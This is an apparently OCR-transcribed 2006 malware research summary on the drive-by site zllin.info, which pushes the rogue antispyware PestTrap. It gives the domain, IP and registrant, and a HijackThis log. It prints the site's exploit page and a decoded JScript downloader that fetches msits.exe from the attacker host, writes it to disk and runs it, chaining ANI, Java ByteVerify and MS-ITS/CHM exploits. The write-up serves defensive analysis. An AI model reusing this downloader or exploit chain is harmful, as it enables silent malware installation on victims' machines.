
Research Summary
zllin.info main.chm exploit installing PestTrap

Group: Security Scam Hijackers
Group Name: Morozov
Domain: zllin.info
IP: 85.255.115.227

Soodkhet Kamchoom
soodkhet @ zlex.org
Altus Oklahoma US
**
zllin.info/n/us22/index1.php source code:

```
<style>    * {CURSOR: url("n.anr")} </style>
<title>count n</title></head>
<body id="occ" style="behavior:url(#default#clientcaps)">
<script>
   var V = occ.getComponentVersion("{08B0E5C0-4FCB-11CF-AAA5-00401C608500}",
"ComponentID");
   if (V) {
    V=V.replace(/\,/gi,".");
    document.write('<applet ARCHIVE="jar.jar" CODE="Counter.class" WIDTH="1" HEIGHT="1">
</applet>');

   }
   try{document.write('<object data="&#'+109+';s-
'+'its:mh'+'tml'+':'+'file://C:\\MAIN.MHT'+'!h'+'ttp://zllin.info/n/us22//main.chm::/main.htm"
type="text/x-scrip'+'tlet"></object>');}
   catch(e){}
```

</script>
1. **zllin.info/n/us22/n.anr:** The n.anr file is what creates the ann.exe in the root of C:\. This uses the zllin.info/n/us22/n.exe.



2. **zllin.info/n/us22/jar.jar:** This is the Java ByteVerify Trojan Exploit

The web.exe is the same as the zllin.info/n/us22/n.exe

3. zllin.info/n/us22//main.chm. This is the CHM Exploit . The main.chm contains a main.htm that is used and contains a java.encoded script which in the title, they state is really a MS-ITS vulnerability demonstration, however, this one carries a dangerous payload!

```
<title>MS-ITS vulnerability demonstartion</title>
</head>
<body>
<DIV id="ObjectContainer"></DIV>
<IFRAME name="icounter" width=60 height=30 style="display:none">
</IFRAME>

<script type="text/JScript.Encode" language="JScript.Encode">
#@~^+goAAA==@#@&P~,@#@&PP,O!UmDkGx,MnO|□k m.□D/bGU`*@#@&P~P`@#@&P~P,~
\mD~(A\+.dbWU'     C7kLmYKDRmwa#+M/rW       i@#@&,PP,~k6P`&3-+M/bWURrU9
+ar6cBqkU[Kh/~1lBbPex,Oq*PM+Y!D      ~JO*E@#@&P~~,P+^d+,kO,c(27+M/rWU b
[+X6OvB      r      NWAd.1PPWv*PZ(P F#.D□OEMx~JαKE@#@&PP.~P□V/□~rO.`&2-
```

Decoded the actual script downloads and runs a msits.exe called from: zllin.info/n/us22/msits.exe

JScript.Encode">


```
  function Get_Win_Version()  {
    var IEversion=navigator.appVersion;
    if (IEversion.indexOf('Windows 95') != -1) return "95"
    else if (IEversion.indexOf('Windows NT 4') != -1) return "NT"
    else if (IEversion.indexOf('Win 9x 4.9') != -1) return "ME"
    else if (IEversion.indexOf('Windows 98') != -1) return "98"
    else if (IEversion.indexOf('Windows NT 5.0') != -1) return "2K"
    else if (IEversion.indexOf('Windows NT 5.1') != -1) return "XP"   }

  function LaunchExecutable9X(InetPath)  {
    tagstyle='style="display:none"';
    ObjCLSID="clsid:10000000-1000-0000-10000-000000000001";
    ObjBASE='mhtml:file://C:\\ARCHIVE.MHT!'+InetPath;
    sObject ='<object classid="'+ObjCLSID+'" codebase="'+ObjBASE+'" '+tagstyle+'></object>';
    icounter.document.write(sObject);
    setTimeout('icounter.document.execCommand("Refresh")',1000);   }

  function LaunchExecutable2K(ObjSrc)  {
    tagstyle='style="display:none"';
    ObjCLSID="clsid:10000000-1000-0000-10000-000000000001";
    sObject ='<object classid="'+ObjCLSID+'" codebase="'+ObjSrc+'" '+tagstyle+'></object>';
    try    {
       ObjectContainer.innerHTML=sObject;    }
    catch(e){}    }

  ObjSrc="";
  for (ik=0;ik<8;ik++)  {
```

```
    ii=Math.random();
    chCode=Math.round(ii*25)+0x61;
    chSym=String.fromCharCode(chCode)
    ObjSrc=ObjSrc+chSym;
    if (chCode==0x61) {break};   }

ObjSrc="C:\\Program Files\\Internet Explorer\\"+ObjSrc+".exe";
var InetPath=document.location.href;
iPrefix=InetPath.substring(0,7);
switch(iPrefix)   {
case "http://" :
              j=InetPath.lastIndexOf('/');
              InetPath=InetPath.slice(0,j)+'/msits.exe';
              break;
case "ms-its:" :
              i=InetPath.indexOf('!');
              j=InetPath.lastIndexOf('//');
              InetPath=InetPath.slice(i+1,j)+'/msits.exe';
              break;   }

var WinOS=Get_Win_Version();
if ((WinOS=="95")||(WinOS=="98"))   {
  LaunchExecutable9X(InetPath);   }
else   {
var oXMLHTTP = new ActiveXObject("Microsoft.XMLHTTP");
oXMLHTTP.Open("GET",InetPath,0);
oXMLHTTP.Send();
try   {
   var oStream = new ActiveXObject('ADODB.Stream');
   oStream.Mode = 3;
   oStream.Type = 1;
   oStream.Open();
   oStream.Write(oXMLHTTP.responseBody);
   oStream.SaveToFile(ObjSrc,2);   }
catch(e){}
setTimeout("LaunchExecutable2K(ObjSrc)",1000);   }
```

What the icons look like for this series of files

Running the zllin.info/n/us22/index1.php

Calls: hostofpt.com/trialpt.php?rest=%u&ver=%u&a=00000298 which its code installs Pesttrap.exe



Hijackthis Log
Logfile of HijackThis v1.99.1
Scan saved at 10:08:09 AM, on 4/19/2006
Platform: Windows XP (WinNT 5.01.2600)
MSIE: Internet Explorer v6.00 (6.00.2600.0000)

Running processes:

c:\ann.exe (ann.exe created from the web.exe clones itself as winstall.exe which is the same file but winstall is used to run the balloon warning alerts and calls to install PestTrap

C:\Program Files\PestTrap\PestTrap.exe

O4 - HKCU\..\Run: [Windows installer] C:\winstall.exe
O4 - HKCU\..\Run: [PestTrap] C:\Program Files\PestTrap\PestTrap.exe

Patrick Jordan
4/19/2006